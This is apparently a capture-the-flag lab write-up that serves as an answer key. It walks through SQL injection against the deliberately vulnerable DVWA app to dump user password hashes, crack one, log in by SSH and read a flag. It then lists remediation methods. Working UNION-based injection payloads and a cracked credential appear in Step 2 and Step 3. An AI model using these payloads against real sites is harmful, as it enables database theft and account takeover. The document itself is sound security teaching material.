Challenge 1: SQL Injection


In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file that contains the Challenge 1 code and use **Bob Smith's** account credentials to open the file at 192.168.0.10 to view its contents.

Step 1: Preliminary setup


a. Open a browser and go to the website at 10.5.5.12.


Note: If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.

b. Login with the credentials **admin / password**.




c. Set the DVWA security level to **low** and click **Submit**.






Step 2: Retrieve the user credentials for the Bob Smith's account.

Select SQL Injections from the left pane and the following page will appear.



a. Identify the table that contains usernames and passwords.


Identify Database
Payload: **1' OR 1=1 UNION SELECT 1, DATABASE()#**



The name of the database that contain the usernames and passwords is dvwa.


Identify the Tables in the database

Payload: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #




The two tables identified in the dvwa database are users and guestbook.

b. Locate a vulnerable input form that will allow you to inject SQL commands.



c. Retrieve the username and the password hash for **Bob Smith's** account.


Payload: **1' OR 1=1 UNION SELECT user, password FROM users #**




Bob Smiths Account Credentials: **Bob Smith's username is smithy and his password hash is 5f4dcc3b5aa765d61d8327deb882cf99**

Step 3: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack **Bob Smith**'s password.



What is the password of Bob Smith's account?




The password of Bob Smith's account is password.

Step 4: Locate and open the file with Challenge 1 code.

a. Log into **192.168.0.10** as **Bob Smith**.

Open terminal and enter Command: ssh smithy@192.168.0.10

b. Locate and open the flag file in the user's home directory.



What is the name of the file with the code?

my_passwords.txt

What is the message contained in the file? Enter the code that you find in the file.

Congratulations!

You found the flag for Challenge 1!

The code for this challenge is 8748wf8J

Step 5: Research and propose SQL attack remediation.

What are five remediation methods for preventing SQL injection exploits?

Five remediation methods for preventing SQL injection exploits are

1. **Use Parameterized Queries (Prepared Statements)**
   Always separate SQL code from user input. Parameterized queries ensure user input is treated as data, not executable SQL.

2. **Input Validation and Sanitization**
   Validate all user inputs using allow-lists (e.g., expected data types, lengths, formats) and sanitize input to remove unexpected characters.

3. **Least Privilege Database Accounts**
   Configure database accounts with only the minimum permissions required (e.g., no DROP, ALTER, or ADMIN rights for web apps).

4. **Stored Procedures (Securely Implemented)**
   Use stored procedures that do not dynamically construct SQL queries from user input. Inputs should still be parameterized.

5. **Web Application Firewall (WAF)**
   Deploy a WAF to detect and block common SQL injection patterns before they reach the application.